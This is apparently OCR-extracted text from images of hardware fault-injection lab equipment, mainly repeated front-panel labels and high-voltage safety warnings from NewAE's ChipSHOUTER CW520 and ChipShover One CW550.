DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.
NewAE



ChipSHOUTER® CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.
NewAE


ChipSHOUTER® CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.
NewAE


ChipSHOUTER® CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.
NewAE


ChipSHOUTER® CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.
NewAE


ChipSHOUTER® CW520
NewAE Technology Inc.
DANGER HIGH VOLTAGE
Equipment to be used by trained personnel only.
Status
Ready
Pulse
Fault
Open
ARM
PULSE
Replace probe tip. Hold ARM to reset.



NewAE Technology Inc.
ChipShover One
CW550
WARNING
Automated Machinery.
This unit may start at any time.
STAY CLEAR.
Lockout/tagout before servicing.
ChipSHOUTER CW520
NewAE Technology Inc.
Status
Ready
Pulse
ARM
PULSE
DANGER HIGH VOLTAGE
BASE Lab



PCBite
ChipSHOUTER
NewAE Technology Inc.
PULSE
NewAE
WARNING HIGH VOLTAGE
Equipment to be used by trained



ChipSHOUTER
